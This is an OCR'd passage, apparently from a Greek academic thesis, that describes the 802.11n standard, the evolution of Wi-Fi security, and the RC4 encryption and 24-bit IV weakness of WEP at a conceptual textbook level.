
Σχήμα 2.1 Επικάλυψη καναλιών στο πρότυπο 802.11g [7]

2.2.4 802.11n


Τον Ιανουάριο του 2004 η IEEE ανακοίνωσε ότι είχε συσταθεί μια νέα 802.11 ομάδα εργασίας για να αναπτύξει μια νέα τροπολογία του 802.11 προτύπου για τοπικά ασύρματα δίκτυα. Οι πραγματικές ταχύτητες του συγκεκριμένου προτύπου θα είναι 100 Mb/s καθιστώντας τη συγκεκριμένη τεχνολογία 4-5 φορές πιο γρήγορη από τα πρότυπα 802.11a και 802.11g (Σχήμα 2.2) και 20 φορές πιο γρήγορη από το 802.11b. Οι ταχύτητες αυτές επιτυγχάνονται με τη χρήση της τεχνολογίας MIMO (Multiple Input – Multiple Output). Παρουσιάζει ακόμα σχεδόν διπλάσια εμβέλεια λειτουργίας από το 802.11g (Σχήμα 2.3).

Η τεχνολογία MIMO χρησιμοποιεί πολλαπλές κεραίες ώστε να αποστείλει περισσότερα δεδομένα από ότι μια και μόνο κεραία μπορεί. Απαιτεί ξεχωριστή αλυσίδα συχνοτήτων και μετατροπέα αναλογικού σήματος σε ψηφιακό για κάθε κεραία το οποίο μεταφράζεται σε επιπλέον κόστος.

Το εύρος του καναλιού είναι στα 40 MHz διπλάσιο από ότι ήταν στα προηγούμενα 802.11 πρότυπα (20 MHz). Έχει επικρατήσει η λειτουργία του στη ζώνη συχνοτήτων των 2.4 GHz αν και μπορεί να λειτουργήσει και στη ζώνη συχνοτήτων των 5 GHz. [8]




Σχήμα 2.2 Διαφορές ταχύτητας πρωτοκόλλων [9]



Σχήμα 2.3 Διαφορά εμβέλειας 802.11g – 802.11n [10]

2.3 Επίλογος

Η εξέλιξη των ασύρματων δικτύων άρχισε το 1997 με την παρουσίαση του προτύπου 802.11. Συνεχίστηκε το 1999 με την παρουσίαση των προτύπων 802.11a και 802.11b, το πρώτο με ζώνη συχνοτήτων λειτουργίας τα 5 GHz και το δεύτερο με ζώνη συχνοτήτων λειτουργίας τα 2.4 GHz. Αν και η ζώνη λειτουργίας των 2.4 GHz είχε πολλές αδυναμίες (παρεμβολές από διάφορες συσκευές, επικάλυψη καναλιών) επικράτησε και ενισχύθηκε με την παρουσίαση του 802.11g προτύπου, ενός πρότυπου που έχει κυριαρχήσει στην αγορά αυτήν τη στιγμή, καθώς προσφέρει βελτιωμένο ρυθμό μετάδοσης (θεωρητικά έως 54 Mb/s) και εμβέλεια λειτουργίας (θεωρητικά έως 140 μέτρα). Τέλος, τα ασύρματα δίκτυα άρχισαν να ανταγωνίζονται τα ενσύρματα με την κυκλοφορία του προτύπου 802.11n, ενός πρότυπου επανάσταση στον χώρο των ασύρματων δικτύων, καθώς προσφέρει θεωρητικές ταχύτητες έως 150 Mb/s και εμβέλεια έως 250 μέτρα. Καθώς όμως τα ασύρματα δίκτυα άρχισαν να γίνονται όλο και πιο γνωστά και να χρησιμοποιούνται ευρέως, φάνηκε η μεγάλη τους αδυναμία, η έλλειψη ασφάλειας. Έτσι στις 24 Ιουνίου του 2004, η IEEE κυκλοφόρησε ακόμα μια τροποποίηση του προτύπου 802.11, την 802.11i. Το πρότυπο αυτό καθορίζει τους μηχανισμούς ασφαλείας στα ασύρματα δίκτυα και θα αναλυθεί εκτενώς στο επόμενο κεφάλαιο. (Σχήμα 2.4)[11]



Σχήμα 2.4 Εξέλιξη μηχανισμών ασφαλείας στο IEEE 802.11i

Κεφάλαιο 3ο Ασφάλεια Ασύρματων Δικτύων

3.1 Εισαγωγή

Για πολλά χρόνια τα ασύρματα δίκτυα αποτελούσαν μια ενδιαφέρουσα τεχνολογία χωρίς όμως, να έχουν πρωτεύοντα ρόλο. Σήμερα πια, απλοί άνθρωποι και επιχειρήσεις έχουν κατανοήσει τα πλεονεκτήματα της τεχνολογίας αυτής.


Υπάρχουν δύο ήδη χρηστών: Οι εταιρικοί και οι οικιακοί. Οι εταιρίες χρησιμοποιούν ασύρματα δίκτυα για γρηγορότερη ανάπτυξη, μείωση του κόστους και παροχή περισσότερης ευελιξίας στους εργαζόμενους. Οι απλοί χρήστες θέλουν να αποφύγουν την χρήση καλωδίων και να εκμεταλλευτούν την ευελιξία που αυτό τους προσφέρει.

Στο παρελθόν, οι αρχιτεκτονικές ασφαλείας στηρίζονταν στο γεγονός ότι τα βασικά στοιχεία του δικτύου δεν ήταν φυσικά προσβάσιμα στον “εχθρό”. Όσοι ήταν μέσα στο κτίριο ήταν φίλοι και οι φίλοι είχαν σαν υποχρέωση τους να προσέχουν τους επισκέπτες. Οι επιθέσεις ήταν αναμενόμενες σε συγκεκριμένα μέρη, όπως η σύνδεση με τον έξω κόσμο, το internet. Για το λόγο αυτό και χρησιμοποιούσαν firewalls προκειμένου να αποτρέψουν τους διάφορους κινδύνους. Με τη χρήση όμως ασύρματης μετάδοσης είναι σαν να προσκαλείς τον καθένα, φίλο ή εχθρό, να αποκτήσει πρόσβαση στο δίκτυο σου.

Αυτό το εντελώς ανοιχτό σενάριο, χρειάζεται μια εντελώς διαφορετική αντιμετώπιση της ασφάλειας των δικτύων και εισάγει νέες προκλήσεις. Τα δίκτυα Wi-Fi είναι ευάλωτα γιατί δεν λειτουργούν με τους παλιούς κανόνες. Μια άλλη αδυναμία των ασύρματων δικτύων προκύπτει από την αδιαφορία των χρηστών. Κάποιοι χρήστες δεν ενδιαφέρονται εάν κάποιος υποκλέπτει τις επικοινωνίες τους, καθώς θεωρούν ότι δεν έχουν τίποτα να κρύψουν. Όμως αγνοούν ότι, όταν κάποιος έχει την δυνατότητα να “ακούει”, έχει και την δυνατότητα να σβήσει δεδομένα ή να τοποθετήσει κάποιο επιβλαβές λογισμικό.

Το 2001, αυτοί οι λίγοι που επιζητούσαν την ασφάλεια, δημιούργησαν την πρώτη μέθοδο ασφαλείας γνωστή ως WEP. Σύντομα και εντελώς ξαφνικά

αποδείχτηκε ότι το WEP είχε πολλά προβλήματα ασφαλείας. Αν και ήταν σαφώς καλύτερο από την πλήρη ανυπαρξία προστασίας, οι χρήστες βρέθηκαν και πάλι χωρίς ουσιαστική προστασία. Το αποτέλεσμα ήταν το 2002 ένα μέρος της βιομηχανίας να ψάξει τον αντικαταστάτη του WEP, μια μέθοδο πιο ασφαλή, αλλά συμβατή με τον υπάρχοντα εξοπλισμό έτσι ώστε να μη χρειάζεται αντικατάσταση. Τα αποτελέσματα αυτής της έρευνας έκαναν την εμφάνιση τους το 2003 με το WPA. Τέλος, η ασφάλεια των ασύρματων δικτύων ενισχύθηκε περισσότερο με την έλευση του WPA2. [12] (Σχέδιο 3.1)



Σχήμα 3.1 Εξέλιξη ασφάλειας στα ασύρματα δίκτυα[13]

3.2 WEP

Μια από τις αρχικές προσπάθειες για ασφάλεια στα ασύρματα δίκτυα είναι γνωστή ως WEP. Τα αρχικά WEP προέρχονται από τις λέξεις Wired Equivalent Privacy που σημαίνει “ιδιωτικότητα ίση με ενσύρματου μέσου”. Το WEP είναι ένας αλγόριθμος κρυπτογράφησης των διακινούμενων πακέτων που έχει ως στόχο να προσφέρει ασφάλεια στα ασύρματα μέσα ισοδύναμη με αυτήν των ενσύρματων. Το WEP χρησιμοποιήθηκε για να προσφέρει ασφάλεια σε ασύρματα δίκτυα και, κυρίως, σε δίκτυα τα οποία έκαναν χρήση του προτύπου IEEE 802.11. [14]

Το WEP χρησιμοποιεί το RC4 stream cipher για να κρυπτογραφήσει τα πακέτα δεδομένων που διακινούνται σε ένα ασύρματο δίκτυο. Υπάρχουν δύο παραλλαγές στο μέγεθος του κλειδιού που χρησιμοποιείται (64bit ή 128bit), όμως, εξαιτίας του τρόπου με τον οποίο το WEP παράγει το τελικό κλειδί δεν υπάρχει αύξηση στην ασφάλεια αυξάνοντας το μέγεθος του κλειδιού από 64bit σε 128. Το WEP δουλεύει δημιουργώντας, σε κάθε περίπτωση, ένα μοναδικό κλειδί βασισμένο στην λέξη – κωδικό που εισήγαγε ο χρήστης. Το μέγεθος του κλειδιού εξαρτάται από τον τύπο κρυπτογράφησης που χρησιμοποιείται (64bit ή 128bit). Το 64bit WEP είναι γνωστό σαν WEP-40 γιατί λειτουργεί παίρνοντας την λέξη κλειδί και μετατρέποντας την σε ένα 40bit αλφαριθμητικό κλειδί. Στη συνέχεια παράγεται ένα τυχαίο 24bit IV (Initialization Vector) το οποίο συνδέεται με το 40bit αλφαριθμητικό κλειδί για να δημιουργήσει το τελικό 64bit WEP κλειδί. Το 64bit αυτό κλειδί χρησιμοποιείται ως βάση για το RC4 stream cipher. Ομοίως, το 128bit WEP (γνωστό σαν WEP-104) λειτουργεί με τον ίδιο τρόπο, αλλά παράγει ένα 104bit αλφαριθμητικό κλειδί βασιζόμενο στην λέξη κωδικό που εισήγαγε ο χρήστης. Το τελικό κλειδί θα είναι 128bit και θα χρησιμοποιηθεί ως βάση για το RC4 stream cipher. Αφότου το κλειδί έχει δημιουργηθεί και έχει περαστεί σε κάθε συσκευή – πελάτη που συνδέεται στο συγκεκριμένο access point, πρέπει να υπάρχει ένας τρόπος ώστε το access point να μπορεί να ελέγξει εάν η συσκευή – πελάτης έχει δικαίωμα για πρόσβαση στο δίκτυο. Για να γίνει αυτό, πρέπει να υπάρχει κάποιας μορφής διαδικασία πιστοποίησης. Υπάρχουν δύο τρόποι επικύρωσης που μπορούν να χρησιμοποιηθούν σε δίκτυα βασισμένα στο πρότυπο 802.11 - πιστοποίηση

μοιραζόμενου κλειδιού (shared key authentication) και η πιστοποίηση ανοιχτού συστήματος (open system authentication)

Στην πιστοποίηση μοιραζόμενου κλειδιού, υπάρχει μια σειρά από βήματα που πρέπει να ακολουθηθούν μεταξύ του access point και της συσκευής – πελάτη. Τα βήματα είναι τα παρακάτω:

1. Η συσκευή - πελάτης θέλει να αποκτήσει πρόσβαση στο δίκτυο και στέλνει μια αίτηση πρόσβασης στο access point


2. Το access point στέλνει πίσω στην συσκευή πελάτη μια clear-text challenge.

3. Η συσκευή – πελάτης λαμβάνει την clear-text challenge και πρέπει να την κρυπτογραφήσει χρησιμοποιώντας το ίδιο WEP κλειδί με αυτό που είναι ρυθμισμένο το access point.

4. Αφού κρυπτογραφήσει την clear-text challenge, τη στέλνει ξανά πίσω στο access point.

Το access point θα λάβει την κρυπτογραφημένη clear-text challenge και θα την αποκρυπτογραφήσει χρησιμοποιώντας το WEP κλειδί με το οποίο είναι ρυθμισμένο. Αν το Αποκρυπτογραφημένο clear-text είναι ίδιο με το αρχικό που έστειλε το access point, η διαδικασία πιστοποίησης είναι επιτυχής και η συσκευή – πελάτης αποκτάει πρόσβαση στο δίκτυο διαφορετικά η διαδικασία επαναλαμβάνεται. [15]

Στην πιστοποίηση ανοιχτού συστήματος (open system authentication), δεν υπάρχουν κάποια βήματα για την πιστοποίηση. Αυτήν η μέθοδος, επομένως, απευθύνεται σε δίκτυα που έχουν κάποια διαφορετική μέθοδο πιστοποίησης αφού έχει γίνει η σύνδεση μεταξύ συσκευής – πελάτη και access point. (Σχήμα 3.2)



Σχήμα 3.2 Διαδικασία δημιουργίας σύνδεσης μεταξύ ενός client και ενός Access Point που κάνει χρήση του μηχανισμού ασφαλείας WEP [16]

3.2.1 Ο Αλγόριθμος


Το WEP βασίζεται στον αλγόριθμο RC4 για την διαδικασία της κρυπτογράφησης. Για να κατανοήσει κανείς καλύτερα πως ακριβώς γίνεται αυτή η διαδικασία, πρέπει πρώτα να κατανοήσει πώς ακριβώς λειτουργεί ο αλγόριθμος αυτός. Ο αλγόριθμος κρυπτογράφησης είναι τύπου stream που σημαίνει ότι κρυπτογραφεί ένα bit κάθε φορά. Για να το κάνει αυτό, χρησιμοποιεί ένα κλειδί μεταβλητού μήκους που κυμαίνεται από 1 έως 256 bytes. Ο αλγόριθμος RC4 βασίζεται στο γεγονός ότι το κλειδί αυτό (stream key) είναι απολύτως τυχαίο. Το ίδιο κλειδί δεν πρέπει ποτέ να ξαναχρησιμοποιηθεί, διαφορετικά κάποιος που προσπαθεί να παραβιάσει την κρυπτογράφηση μπορεί να συγκρίνει τι σχέση που έχουν τα κλειδιά μεταξύ τους και, έτσι, να καταλάβει ποιό χρησιμοποιήθηκε για την κρυπτογράφηση των δεδομένων (related key attack). [17]

Ο αλγόριθμος RC4 χρησιμοποιείται κυρίως σε περιβάλλοντα βασισμένα στο web για ανταλλαγή δεδομένων. Πιο συχνά, χρησιμοποιείται για να κρυπτογραφήσει δεδομένα που στέλνονται μέσω SSL (Secure Socket Layer) ή TSL (Transport Layer Security).[18]


Το RC4 λειτουργεί δημιουργώντας μία ψευδό-τυχαία αλφαριθμητική σειρά από bits που είναι γνωστή ως key stream. Η διαδικασία ξεκινάει δημιουργώντας έναν πίνακα που ονομάζεται “S”. Ο πίνακας αυτός περιέχει όλους τους πιθανούς συνδυασμούς όλων των 8bit αριθμών από το 1 έως και το 256. Η αρχικοποίηση του πίνακα “S” γίνεται χρησιμοποιώντας ένα μοναδικό κλειδί μεταβλητού μήκους (πχ η φράση-κλειδί που δίνει ο χρήστης) το οποίο κυμαίνεται από 40 έως 256 bits. Με αυτό το μεταβλητό κλειδί, ο αλγόριθμος μεταθέσεων του RC4 θα τοποθετήσει

σε κάθε θέση του πίνακα S και έναν διαφορετικό συνδυασμό των χαρακτήρων αυτού του κλειδιού. Μόλις ο πίνακας S περιέχει 256 διαφορετικούς συνδυασμούς, τότε θα “ανακατευτεί”, μέσα από μια διαδικασία που αλλάζει την θέση των τιμών μέσα στον πίνακα. Το “ανακάτεμα” αυτό γίνεται 256 φορές ώστε να “μπερδευτεί” ικανοποιητικά ο πίνακας και, τελικά, να περιέχει μέχρι και 256! πιθανές τιμές.

Ο αλγόριθμος κρυπτογράφησης RC4 κρυπτογραφεί τα δεδομένα εφαρμόζοντας XOR με ένα κλειδί του πίνακα S (Σχήμα 3.4). Αυτό το κλειδί θα χρησιμοποιηθεί τόσο για την κρυπτογράφηση των δεδομένων όσο και για την αποκρυπτογράφηση τους. Προκειμένου να γίνει η επιλογή ενός κλειδιού από τον πίνακα S, ο αλγόριθμος RC4 πρέπει να επιλέξει 2 στοιχεία που άλλαξαν θέση και να χρησιμοποιήσει το άθροισμα των θέσεων τους για να βρει την θέση του. Έτσι το κλειδί που βρίσκεται στη συγκεκριμένη θέση θα χρησιμοποιηθεί για την κρυπτογράφηση και την αποκρυπτογράφηση των δεδομένων. (Σχήμα 3.3)



Σχήμα 3.3 Πως ο αλγόριθμος RC4 επιλέγει την θέση από την οποία θα αντλήσει το κλειδί [18]



Σχήμα 3.4 Ο τρόπος που ο αλγόριθμος RC4 δημιουργεί το κλειδί που θα χρησιμοποιηθεί στην κρυπτογράφηση WEP [19]

Η δύναμη του αλγόριθμου RC4 στηρίζεται στην υπόθεση ότι ένα stream key δεν θα χρησιμοποιηθεί πότε ξανά. Θεωρητικά, ένα Stream key δεν θα επαναχρησιμοποιηθεί, αφού ο πιθανός συνδυασμός των στοιχείων του πίνακα S είναι τεράστιος, παρόλα αυτά για να παρέχει ο αλγόριθμος ένα μοναδικό Stream key κάθε φορά, το κλειδί της αρχικοποίησης (πχ η λέξη κλειδί του χρήστη), πρέπει να είναι μοναδικό. Αν αυτήν η προϋπόθεση δεν τηρηθεί (το κλειδί της αρχικοποίησης να είναι μοναδικό κάθε φορά), τότε υπάρχει πιθανότητα το ίδιο stream key να χρησιμοποιηθεί περισσότερες φορές για κρυπτογράφηση δεδομένων. [20]


3.2.2 Συμπεράσματα

Το πρότυπο κρυπτογράφησης του WEP, δεν πληροί την προϋπόθεση της παροχής ενός μοναδικού κλειδιού για τον αλγόριθμο RC4 και αυτό το ελάττωμα είναι που το καθιστά ευάλωτο στην παραβίαση. Το κλειδί WEP αποτελείται από δύο στοιχεία, την λέξη κλειδί του χρήστη και το διάνυσμα αρχικοποίησης (IV). Πρέπει να εξασφαλιστεί ότι τουλάχιστον ένα από τα δυο αυτά θα αλλάζει σε κάθε σύνοδο ώστε να παράγεται ένα μοναδικό κλειδί κάθε φορά. Στην πραγματικότητα όμως, η λέξη κλειδί που χρησιμοποιεί ο χρήστης σπάνια αλλάζει, καθώς όλες οι συσκευές που συνδέονται στο συγκεκριμένο access point πρέπει να έχουν έναν έγκυρο κωδικό.

Οι περισσότεροι χρήστες θεωρούν ενοχλητική την αλλαγή και χρησιμοποιούν την ίδια λέξη κλειδί για μεγάλο χρονικό διάστημα. Για αυτόν το λόγο, ο αλγόριθμος του WEP, δημιουργεί ένα 24bit διάνυσμα αρχικοποίησης (IV) κάθε φορά ώστε να παραχθεί ένα μοναδικό κλειδί. Το διάνυσμα αρχικοποίησης (IV) αποτελείται από μια σειρά από τυχαία αλφαριθμητικά που θα ενωθούν με την λέξη κλειδί του χρήστη (αφού έχει μετατραπεί σε 40 ή 104bit key string) για να παράγει ένα μοναδικό κλειδί. Ο στόχος είναι ότι αυτή η διαδικασία θα παράγει ένα τυχαίο και μοναδικό κλειδί κάθε φορά. Το βασικό ελάττωμα του WEP αλγορίθμου είναι ότι το διάνυσμα αρχικοποίησης (IV) είναι μόνο 24 bit. Τα 24 bit του διανύσματος αυτού, δεν είναι αρκετά ώστε να δημιουργείται ένα καινούργιο τυχαίο κλειδί για κάθε φορά αποστέλλονται δεδομένα. Αφού σταλούν μερικά εκατοντάδες πακέτα, υπάρχει μεγάλη πιθανότητα να χρησιμοποιηθεί το ίδιο κλειδί. Αν χρησιμοποιηθεί το ίδιο κλειδί τότε και το stream key που χρησιμοποιείται για την κρυπτογράφηση και την αποκρυπτογράφηση των δεδομένων μπορεί να είναι το ίδιο.

Σε ένα δίκτυο με WEP ασφάλεια, τα κρυπτογραφημένα δεδομένα μεταφέρονται μαζί με το 24bit διάνυσμα αρχικοποίησης (IV) που χρησιμοποιήθηκε σε μη κρυπτογραφημένη μορφή (Σχήμα 2.5). Έτσι στην ουσία, κάποιος που παρακολουθεί την κίνηση στο δίκτυο, μπορεί να δει ποιο είναι 24bit διάνυσμα αρχικοποίησης (IV) για κάθε κρυπτογραφημένο πακέτο. Αφού παρακολουθήσει το δίκτυο για κάποια ώρα, ο επιτιθέμενος θα παρατηρήσει ότι κάποια από τα 24bit διανύσματα αρχικοποίησης (IV) έχουν ξαναχρησιμοποιηθεί. Γνωρίζοντας το διάνυσμα αρχικοποίησης (IV) ο επιτιθέμενος αποκτά ένα πλεονέκτημα στην προσπάθεια εύρεσης του κλειδιού κρυπτογράφησης του WEP αλγορίθμου.

Το κλειδί κρυπτογράφησης του WEP αλγορίθμου, αποτελείται από ένα 24bit διάνυσμα αρχικοποίησης (IV) και το κοινόχρηστο κλειδί (το 40bit ή 104bit κλειδί που παράγεται από την λέξη κλειδί του χρήστη). Αυτό σημαίνει ότι αν και ο επιτιθέμενος γνωρίζει ποιο είναι το διάνυσμα αρχικοποίησης, χρειάζεται ακόμα να καταλάβει μόνο, ποιο είναι το κοινόχρηστο κλειδί ώστε να αποκτήσει πρόσβαση στο ασύρματο δίκτυο. (Σχήμα 3.5)



Σχήμα 3.5 Το 802.11 Frame και πως δημιουργείται [22]

